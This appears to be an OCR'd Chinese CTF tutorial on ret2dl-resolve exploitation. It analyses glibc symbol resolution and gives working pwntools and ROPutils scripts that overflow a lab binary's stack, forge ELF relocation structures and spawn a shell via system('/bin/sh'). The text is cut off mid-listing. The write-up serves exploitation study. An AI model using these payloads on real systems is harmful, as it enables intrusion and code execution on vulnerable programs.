
```
_dl_lookup_symbol_x (const char *undef_name, struct link_map *undef_map,
                     const ElfW(Sym) **ref,
                     struct r_scope_elem *symbol_scope[],
                     const struct r_found_version *version,
                     int type_class, int flags, struct link_map *skip_map)
{
  const uint_fast32_t new_hash = dl_new_hash (undef_name);
```

```
  unsigned long int old_hash = 0xffffffff;
  struct sym_val current_value = { NULL, NULL };
  .............

  /* Search the relevant loaded objects for a definition.  */
  for (size_t start = i; *scope != NULL; start = 0, ++scope)
    {
      int res = do_lookup_x (undef_name, new_hash, &old_hash, *ref,
                             &current_value, *scope, start, version, flags,
                             skip_map, type_class, undef_map);
      if (res > 0)
        break;

      if (__glibc_unlikely (res < 0) && skip_map == NULL)
        {
          /* Oh, oh.  The file named in the relocation entry does not
             contain the needed symbol.  This code is never reached
             for unversioned lookups.  */
          assert (version != NULL);
          const char *reference_name = undef_map ? undef_map->l_name : "";
          struct dl_exception exception;
          /* XXX We cannot translate the message.  */
          _dl_exception_create_format
            (&exception, DSO_FILENAME (reference_name),
             "symbol %s version %s not defined in file %s"
             " with link time reference%s",
             undef_name, version->name, version->filename,
             res == -2 ? " (no version symbols)" : "");
          _dl_signal_cexception (0, &exception, N_("relocation error"));
          _dl_exception_free (&exception);
          *ref = NULL;
          return 0;
        }
    ..............
}
```

我们看到函数名字会被计算hash，这个hash会传递给do_lookup_x，从函数名和下面对分支的注释我们可以看出来do_lookup_x才是真正进行重定位的函数，而且其返回值res大于0说明寻找到了函数的地址。我们继续进入do_lookup_x，发现其主要是使用用strtab + sym->st_name计算出来的参数new_hash进行计算，与strtab + sym->st_name，sym等并没有什么关系。对比do_lookup_x的参数列表和传入的参数，我们可以发现其结果保存在current_value中。

```
do_lookup_x:
static int
__attribute_noinline__
do_lookup_x (const char *undef_name, uint_fast32_t new_hash,
             unsigned long int *old_hash, const ElfW(Sym) *ref,
             struct sym_val *result, struct r_scope_elem *scope, size_t i,
             const struct r_found_version *const version, int flags,
             struct link_map *skip, int type_class, struct link_map *undef_map)

_dl_lookup_symbol_x:
int res = do_lookup_x (undef_name, new_hash, &old_hash, *ref,
                             &current_value, *scope, start, version, flags,
                             skip_map, type_class, undef_map);
```

至此，我们已经分析完了reloc_arg对函数重定位的影响，我们用下面这张图总结一下整个影响过程：



我们以write函数为例进行调试分析，write的reloc_arg是0x18

```
.plt:08048346
.plt:08048346 loc_8048346:
.plt:08048346 push    18h
.plt:0804834B jmp     loc_8048300
.plt:0804834B _plt ends
```

使用readelf查看程序信息，找到JMPREL在0x080482b0

```
root@kali:~# readelf -a level3 | grep JMPREL
 0x00000017 (JMPREL)                     0x80482b0
root@kali:~#
```

事实上该信息存储在.rel.plt节里

```
节头：
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000060 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804822c 00022c 000050 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          0804827c 00027c 00000c 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048288 000288 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482a8 0002a8 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482b0 0002b0 000020 08  AI  5  12  4
  [11] .init             PROGBITS        080482d0 0002d0 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        08048300 000300 000050 04  AX  0   0 16
  [13] .text             PROGBITS        08048350 000350 0001d2 00  AX  0   0 16
  [14] .fini             PROGBITS        08048524 000524 000014 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048538 000538 00001f 00   A  0   0  4
  [16] .eh_frame_hdr     PROGBITS        08048558 000558 000034 00   A  0   0  4
  [17] .eh_frame         PROGBITS        0804858c 00058c 0000ec 00   A  0   0  4
  [18] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [19] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [20] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        0804a000 001000 00001c 04  WA  0   0  4
  [24] .data             PROGBITS        0804a01c 00101c 000008 00  WA  0   0  4
  [25] .bss              NOBITS          0804a024 001024 000004 00  WA  0   0  1
  [26] .comment          PROGBITS        00000000 001024 000052 01  MS  0   0  1
  [27] .shstrtab         STRTAB          00000000 001076 000106 00      0   0  1
  [28] .symtab           SYMTAB          00000000 00117c 000450 10     29  45  4
  [29] .strtab           STRTAB          00000000 0015cc 000276 00      0   0  1
```

我们找到这块内存，按照结构体格式解析数据，可知r->offset = 0x0804a018 ， r->info=407，与readelf显示的.rel.plt数据吻合。

```
080482B0  0C A0 04 08 07 01 00 00  10 A0 04 08 07 02 00 00
080482C0  14 A0 04 08 07 03 00 00  18 A0 04 08 07 04 00 00
```

```
重定位节 '.rel.plt' 位于偏移量 0x2b0 含有 4 个条目：
 偏移量     信息     类型              符号值      符号名称
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   __gmon_start__
0804a014  00000307 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```

所以是symtab的第四项，我们可以通过#include<elf.h>导入该结构体后使用sizeof算出Elf32_Sym大小为0x10，通过上面readelf显示的节头信息我们发现symtab并不会映射到内存中，可是重定位是在运行过程中进行的，显然在内存中会有相关数据，这就产生了矛盾。通过查阅资料我们可以得知其实symtab有个子集dymsym，在节头表中显示其位于080481cc

```
080481CC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
080481DC  1A 00 00 00 00 00 00 00  00 00 00 00 12 00 00 00
080481EC  37 00 00 00 00 00 00 00  00 00 00 00 20 00 00 00
080481FC  1F 00 00 00 00 00 00 00  00 00 00 00 12 00 00 00
0804820C  31 00 00 00 00 00 00 00  00 00 00 00 12 00 00 00
```

对照结构体，st_name是0x31，接下来我们去strtab找，同样的，strtab也有个子集dynstr，地址在0804822c.加上0x31后为0804825d

```
0804825D  77 72 69 74 65 00 5F 5F  67 6D 6F 6E 5F 73 74 61  write.__gmon_sta
0804826D  72 74 5F 5F 00 47 4C 49  42 43 5F 32 2E 30 00 00  rt__.GLIBC_2.0..
```

0x02 32位下的ret2dl-resolve


通过一系列冗长的源码阅读+调试分析，我们捋了一遍符号重定位的流程，现在我们要站在攻击者的角度看待这个流程了。从上面的分析结果中我们知道其实最终影响解析的是函数的名字，那么如果我们强行把write改成system呢？我们来试一下。

```
0804824D  6C 69 62 63 5F 73 74 61  72 74 5F 6D 61 69 6E 00  libc_start_main.
0804825D  73 79 73 74 65 6D 00 5F  67 6D 6F 6E 5F 73 74 61  system._gmon_sta
0804826D  72 74 5F 5F 00 47 4C 49  42 43 5F 32 2E 30 00 00  rt__.GLIBC_2.0..
```

我们强行修改内存数据，然后继续运行，发现劫持got表成功，此时write表项是system的地址。

```
.got.plt:0804A000 _GLOBAL_OFFSET_TABLE_ dd offset unk_8049F14
.got.plt:0804A004 off_804A004 dd offset unk_F7F91918      ; DATA XREF: .plt:loc_8048300↑r
.got.plt:0804A008 off_804A008 dd offset unk_F7F82010      ; DATA XREF: .plt:08048306↑r
.got.plt:0804A00C off_804A00C dd offset loc_8048316       ; DATA XREF: _read↑r
.got.plt:0804A010 off_804A010 dd offset loc_8048326       ; DATA XREF: ___gmon_start__↑r
.got.plt:0804A014 off_804A014 dd offset __libc_start_main ; DATA XREF: ___libc_start_main↑r
.got.plt:0804A018 off_804A018 dd offset __libc_system     ; DATA XREF: _write↑r
.got.plt:0804A018 _got_plt ends
```

那么我们是不是可以修改dynstr里面的数据呢？通过查看内存属性，我们很不幸地发现.rel.plt. .dynsym .dynstr所在的内存区域都不可写。



这样一来，我们能够改变的就只有reloc_arg了。基于上面的分析，我们的思路是在内存中伪造Elf32_Rel和Elf32_Sym两个结构体，并手动传递reloc_arg使其指向我们伪造的结构体，让Elf32_Sym.st_name的偏移值指向预先放在内存中的字符串system完成攻击。为了地址可控，我们首先进行栈劫持并跳转到0x0804834B

```
.plt:08048346
.plt:08048346 loc_8048346:
.plt:08048346 push    18h
.plt:0804834B jmp     loc_8048300
.plt:0804834B _plt ends
```

为此我们必须在bss段构造一个新的栈，以便栈劫持完成后程序不会崩溃。ROP链如下：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

context.update(os = 'linux', arch = 'i386')

start_addr = 0x08048350
read_plt = 0x08048310
write_plt = 0x08048340
write_plt_without_push_reloc_arg = 0x0804834b
```

```
leave_ret = 0x08048482
pop3_ret = 0x08048519
pop_ebp_ret = 0x0804851b
new_stack_addr = 0x0804a200                                    #bss与got表
相邻，_dl_fixup中会降低栈后传参，设置离bss首地址远一点防止参数写入非法地址出错

io = remote('172.17.0.2', 10001)

payload = ""
payload += 'A'*140
#padding
payload += p32(read_plt)                                       #调用read函数
往新栈写值，防止leave; retn到新栈后出现ret到地址0上导致出错
payload += p32(pop3_ret)                                       #read函数返回
后从栈上弹出三个参数
payload += p32(0)                                                  #fd =
0
payload += p32(new_stack_addr)                                 #buf = new_
stack_addr
payload += p32(0x400)
#size = 0x400
payload += p32(pop_ebp_ret)                                    #把新栈顶给
ebp，接下来利用leave指令把ebp的值赋给esp
payload += p32(new_stack_addr)
payload += p32(leave_ret)

io.send(payload)                                               #此时
程序会停在我们使用payload调用的read函数处等待输入数据

payload = ""
payload += "AAAA"                                                 #leave
= mov esp, ebp; pop ebp，占位用于pop ebp
payload += p32(write_plt_without_push_reloc_arg)          #按照我们的测试方案，强制程序对write函
数重定位，reloc_arg由我们手动放入栈中
payload += p32(0x18)                                           #手动传递
write的reloc_arg，调用write
payload += p32(start_addr)                                     #函数执行完
后返回start
payload += p32(1)                                                 #fd =
1
payload += p32(0x08048000)                                     #buf = ELF程
序加载开头，write会输出ELF
payload += p32(4)                                                 #size
= 4
io.send(payload)
```

测试结果：

```
>>> io.send(payload)
>>> io.recv()
'Input:\n\x7fELFInput:\n'
```

我们可以看到调用成功了。我们发现其实跳转到write_plt_without_push_reloc_arg上，还是会直接跳转到PLT[0]，所以我们可以把这个地址改成PLT[0]的地址。

```
.plt:08048300
.plt:08048300 loc_8048300:
.plt:08048300 push    ds:off_804A004
.plt:08048306 jmp     ds:off_804A008
.plt:08048306 ;
```

接下来我们开始着手在新的栈上伪造两个结构体：

```
write_got = 0x0804a018
new_stack_addr = 0x0804a500                    #bss与got表相邻，_dl_fixup中会降低栈后传参，设置离bss首地址远一点防止参数写入非法地址出错
relplt_addr = 0x080482b0                       #.rel.plt的首地址，通过计算首地址和新栈上我们伪造的结构体Elf32_Rel偏移构造reloc_arg
dymsym_addr = 0x080481cc                       #.dynsym的首地址，通过计算首地址和新栈上我们伪造的Elf32_Sym结构体偏移构造Elf32_Rel.r_info
dynstr_addr = 0x0804822c                       #.dynstr的首地址，通过计算首地址和新栈上我们伪造的函数名字符串system偏移构造Elf32_Sym.st_name

fake_Elf32_Rel_addr = new_stack_addr + 0x50    #在新栈上选择一块空间放伪造的Elf32_Rel结构体，结构体大小为8字节
fake_Elf32_Sym_addr = new_stack_addr + 0x5c    #在伪造的Elf32_Rel结构体后面接上伪造的Elf32_Sym结构体，结构体大小为0x10字节
binsh_addr = new_stack_addr + 0x74             #把/bin/sh\x00字符串放在最后面

fake_reloc_arg = fake_Elf32_Rel_addr - relplt_addr    #计算伪造的reloc_arg

fake_r_info = ((fake_Elf32_Sym_addr - dymsym_addr)/0x10) << 8 | 0x7 #伪造r_info，偏移要计算成下标，除以Elf32_Sym的大小，最后一字节为0x7

fake_st_name = new_stack_addr + 0x6c - dynstr_addr     #伪造的Elf32_Sym结构体后面接上伪造的函数名字符串system

fake_Elf32_Rel_data = ""
fake_Elf32_Rel_data += p32(write_got)                  #r_offset = write_got，以免重定位完毕回填got表的时候出现非法内存访问错误
fake_Elf32_Rel_data += p32(fake_r_info)

fake_Elf32_Sym_data = ""
fake_Elf32_Sym_data += p32(fake_st_name)
fake_Elf32_Sym_data += p32(0)                          #后面的数据直接套用write函数的Elf32_Sym结构体，具体成员变量含义自行搜索
fake_Elf32_Sym_data += p32(0)
fake_Elf32_Sym_data += p32(0x12)
```

我们把新栈的地址向后调整了一点，因为在调试深入到_dl_fixup的时候发现某行指令试图对got表写入，而got表正好就在bss的前面，紧接着bss，为了防止运行出错，我们进行了调整。此外，需要注意的是伪造的两个结构体都要与其首地址保持对齐。完成了结构体伪造之后，我们将这些内容放在新栈中，调试的时候确认整个伪造的链条正确，pwn it!

```
root@kali:~# python exp.py
[+] Opening connection to 172.17.0.2 on port 10001: Done
[*] Switching to interactive mode
Input:
# $ ls
core  flag.txt    level3    linux_server
# $
```

0x03 64位下的ret2dl-resolve

与32位不同，在64位下，虽然_dl_fixup函数的逻辑没有改变，但是许多相关的变量和结构体都有了变化。例如在glibc/sysdeps/x86_64/dl-runtime.c中定义了

```
reloc_offset和reloc_index
#define reloc_offset reloc_arg * sizeof (PLTREL)
#define reloc_index  reloc_arg

#include <elf/dl-runtime.c>
```

我们可以可以推断出reloc_arg已经不像32位中是作为一个偏移值存在，而是作为一个数组下标存在。此外，两个关键的结构体也做出了调整：Elf32_Rel升级为Elf64_Rela，Elf32_Sym升级为Elf64_Sym，这两个结构体的大小均为0x18


```
typedef struct
{
  Elf64_Addr        r_offset;               /* Address */
  Elf64_Xword        r_info;                      /* Relocation type and symbol index */
  Elf64_Sxword        r_addend;              /* Addend */
} Elf64_Rela;

typedef struct
{
  Elf64_Word        st_name;              /* Symbol name (string tbl index) */
  unsigned char         st_info;              /* Symbol type and binding */
  unsigned char st_other;             /* Symbol visibility */
  Elf64_Section         st_shndx;             /* Section index */
  Elf64_Addr        st_value;             /* Symbol value */
  Elf64_Xword        st_size;             /* Symbol size */
} Elf64_Sym;
```

此外，_dl_runtime_resolve的实现位于glibc/sysdeps/x86_64/dl-trampoline.h中，其代码加了宏定义之后可读性很差，核心内容仍然是调用_dl_fixup，此处不再分析。


最后，在64位下进行ret2dl-resolve还有一个问题，即我们在分析源码时提到但是应用中却忽略的一个潜在数组越界：

```
      if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
        {
          const ElfW(Half) *vernum =
            (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
          ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
          version = &l->l_versions[ndx];
          if (version->hash == 0)
            version = NULL;
        }
```


这里会使用reloc->r_info的高位作为下标产生了ndx，然后在link_map的成员数组变量l_versions中取值作为version。为了在伪造的时候正确定位到sym，r_info必然会较大。在32位的情况下，由于程序的映射较为紧凑， reloc->r_info的高24位导致vernum数组越界的情况较少。由于程序映射的原因，vernum数组首地址后面有大片内存都是以0x00填充，攻击导致reloc->r_info的高24位过大后从vernum数组中获取到的ndx有很大概率是0，从而由于ndx异常导致l_versions数组越界的几率也较低。我们可以对照源码，IDA调试进入_dl_fixup后，将断点下在if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)附近。



中断后切换到汇编



单步运行到movzx edx, word ptr [edx+esi*2]一行



观察edx的值，此处为0x0804827c, edx+esi*2 = 0x08048284，查看程序的内存映射情况

Choose segment to jump

Name	Start	End	R	W	X	D	L
level3	08048000	080482D0	R	.	X	D	.
.init	080482D0	080482F3	R	.	X	.	L
level3	080482F3	08048300	R	.	X	D	.
.plt	08048300	08048350	R	.	X	.	L
.text	08048350	08048522	R	.	X	.	L
level3	08048522	08048524	R	.	X	D	.
.fini	08048524	08048538	R	.	X	.	L
.rodata	08048538	08048557	R	.	.	.	L
level3	08048557	08048558	R	.	X	D	.
.eh_frame_hdr	08048558	0804858C	R	.	.	.	L
.eh_frame	0804858C	08048678	R	.	.	.	L
level3	08048678	08049000	R	.	X	D	.
level3	08049000	08049F08	R	.	.	D	.
.init_array	08049F08	08049F0C	R	W	.	.	L
.fini_array	08049F0C	08049F10	R	W	.	.	L
.jcr	08049F10	08049F14	R	W	.	.	L
level3	08049F14	08049FFC	R	.	.	D	.
.got	08049FFC	0804A000	R	W	.	.	L
.got.plt	0804A000	0804A01C	R	W	.	.	L
.data	0804A01C	0804A024	R	W	.	.	L
.bss	0804A024	0804A028	R	W	.	.	L
extern	0804A028	0804A050	?	?	?	.	L
level3	0804A050	0804B000	R	W	.	D	.
libc_2.24.so	F7DBF000	F7F73000	R	.	X	D	.
libc_2.24.so	F7F73000	F7F75000	R	.	.	D	.
libc_2.24.so	F7F75000	F7F76000	R	W	.	D	.
debug001	F7F76000	F7F79000	R	W	.	D	.
debug002	F7F7D000	F7F80000	R	W	.	D	.
[vvar]	F7F80000	F7F83000	R	.	.	D	.
[vdso]	F7F83000	F7F85000	R	.	X	D	.
ld_2.24.so	F7F85000	F7FA8000	R	.	X	D	.
ld_2.24.so	F7FA8000	F7FA9000	R	.	.	D	.
ld_2.24.so	F7FA9000	F7FAA000	R	W	.	D	.

一直到地址0x0804b000都是可读的，所以esi，也就是reloc->r_info的高24位最高可以达到0x16c2，考虑到.dymsym与.bss的间隔，这个允许范围基本够用。继续往下看

```
F7F9392E 0F B7 14 72          movzx   edx, word ptr [edx+esi*2]
F7F9392E                                                ;     = r
F7F93932 81 E2 FF 7F 00 00    and     edx, 7FFFh
F7F93938 C1 E2 04             shl     edx, 4
F7F9393B 03 97 70 01 00 00    add     edx, [edi+170h]
F7F93941 8B 4A 04             mov     ecx, [edx+4]
```

此时的edi = 0xf7fa9918，[edi+170h]保存的值为0Xf7f7eb08，其后连续可读的地址最大值为0xf7faa000，因此mov ecx, [edx+4]一行，按照之前几行汇编代码的算法，只要取出的edx值不大于(0xf7faa000-0xf7f7eb08)/0x10 = 0x2b4f，version = &l->l_versions[ndx];就不会产生非法内存访问。仔细观察会发现0x0804827c~0x0804b000之间几乎所有的2字节word型数据都符合要求。因此，大部分情况下32位的题目很少会产生ret2dl-resolve在此处造成的段错误。

而对于64位，我们用相同的方法调试本节的例子~/XMAN 2016-level3_64/level3_64会发现由于我们常用的bss段被映射到了0x600000之后，而dynsym的地址仍然在0x400000附近，r_info的高位将会变得很大，再加上此时vernum也在0x400000附近，vernum[ELFW(R_SYM) (reloc->r_info)]将会有很大概率落在在0x400000~0x600000间的不可读区域

level3_x64	000000000040083C	0000000000401000	R	.
level3_x64	0000000000600000	0000000000600840	R	W

从而产生一个段错误。为了防止出现这个错误，我们需要修改判断流程，使得l->l_info[VERSYMIDX (DT_VERSYM)]为0，从而绕开这块代码。而l->l_info[VERSYMIDX (DT_VERSYM)]在64位中的位置就是link_map+0x1c8(对应的，32位下为link_map+0xe4)，所以我们需要泄露link_map地址并将link_map置为0

64位下的ret2dl-resolve与32位下的ret2dl-resolve除了上述一些变化之外，exp构造流程并没有什么区别，在此处不再赘述，详细脚本可见于附件。

理论上来说，ret2dl-resolve对于所有存在栈溢出，没有Full RELRO(如果开启了Full RELRO，所有符号将会在运行时被全部解析，也就不存在_dl_fixup了)且有一个已知确定的栈地址(可以通过stack pivot劫持栈到已知地址)的程序都适用。但是我们从上面的64位ret2dl-resolve中可以看到其必须泄露link_map的地址才能完成利用，对于32位程序来说也可能出现同样的问题。如果出现了不存在输出的栈溢出程序，我们就没办法用这种套路了，那我们该怎么办呢？接下来的几节我们将介绍一些不依赖泄露的攻击手段。

0x04 使用ROPutils简化攻击步骤

从上面32位和64位的攻击脚本我们不难看出来，虽然构造payload的过程很繁琐，但是实际上大部分代码的格式都是固定的，我们完全可以自己把它们封装成一个函数进行调用。当然，我们还可以当一把懒人，直接用别人写好的库。是的，我说的就是一个有趣的，没有使用说明的项目ROPutils(https://github.com/inaz2/roputils)

这个python库的作者似乎挺懒的，不仅不写文档，而且代码也好几年没更新了。不过这并不妨碍其便利性。我们直接看代码roputils.py，其大部分我们会用到的东西都在ROP*和FormatStr这几个类中，不过ROPutils也提供了其他的辅助工具类和函数。当然，在本节中我们只会介绍和ret2dl-resolve相关的一些函数的用法，不做源码分析和过多的介绍。

我们可以直接把roputils.py和自己写的脚本放在同一个文件夹下以使用其中的功能。以~/XMAN 2016-level3/level4为例。其实我们会发现fake dl-resolve并不一定需要进行栈劫持，我们只要确保伪造的link_map所在地址已知，且地址能被作为参数传入_dl_fixup即可。我们先来构造一个栈溢出，调用read读取伪造的link_map到.bss中。

```
from roputils import *
#为了防止命名冲突，这个脚本全部只使用roputils中的代码。如果需要使用pwntools中的代码需要在import roputils前import pwn，以使得roputils中的ROP覆盖掉pwntools中的ROP

rop = ROP('./level4')                    #ROP继承了ELF类，下面的section, got, plt都是调用父类的方法
bss_addr = rop.section('.bss')
read_got = rop.got('read')
```

```
read_plt = rop.plt('read')

offset = 140

io = Proc(host = '172.17.0.2', port = 10001)          #roputils中这里需要显式指定参数名

buf = rop.fill(offset)                                #fill用于生成填充数据
buf += rop.call(read_plt, 0, bss_addr, 0x100)         #call可以通过某个函数的plt地址方便地进行调用
buf += rop.dl_resolve_call(bss_addr+0x20, bss_addr)   #dl_resolve_call有一个参数base和一个可选参数列表*args。base为伪造的link_map所在地址，*args为要传递给被劫持调用的函数的参数。这里我们将"/bin/sh\x00"放置在bss_addr处，link_map放置在bss_addr+0x20处

io.write(buf)

然后我们直接用dl_resolve_data生成伪造的link_map并发送
buf = rop.string('/bin/sh')
buf += rop.fill(0x20, buf)                            #如果fill的第二个参数被指定，相当于将第二个参数命名的字符串填充至指定长度
buf += rop.dl_resolve_data(bss_addr+0x20, 'system')   #dl_resolve_data的参数也非常简单，第一个参数是伪造的link_map首地址，第二个参数是要伪造的函数名
buf += rop.fill(0x100, buf)

io.write(buf)
```

然后我们直接使用io.interact(0)就可以打开一个shell了。

```
>>> io.interact(0)              #设置为0就对了
got a shell!
# ls
core  fake_dynstr32  flag.txt  level3  level4  linux_server  test.c
```


关于roputils的用法可以参考其github仓库中的examples，其他练习程序不再提供对应的roputils写法的脚本。

0x05 在.dynamic节中伪造.dynstr节地址

在32位的ret2dl-resolve一节中我们已经发现,ELF开发小组为了安全，设置.rel.plt. .dynsym .dynstr三个重定位相关的节区均为不可写。然而ELF文件中有一个.dynamic节，其中保存了动态链接器所需要的基本信息，而我们的.dynstr也属于这些基本信息中的一个。

```
root@kali:~# readelf -d fake_dynstr32

Dynamic section at offset 0x660 contains 24 entries:
  标记        类型                         名称/值
 0x00000001 (NEEDED)                     共享库：[libc.so.6]
 0x0000000c (INIT)                       0x80482c8
 0x0000000d (FINI)                       0x8048504
 0x00000019 (INIT_ARRAY)                 0x8049654
 0x0000001b (INIT_ARRAYSZ)               4 (bytes)
 0x0000001a (FINI_ARRAY)                 0x8049658
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x804818c
 0x00000005 (STRTAB)                     0x804821c
 0x00000006 (SYMTAB)                     0x80481ac
 0x0000000a (STRSZ)                      86 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804974c
 0x00000002 (PLTRELSZ)                   32 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80482a8
 0x00000011 (REL)                        0x80482a0
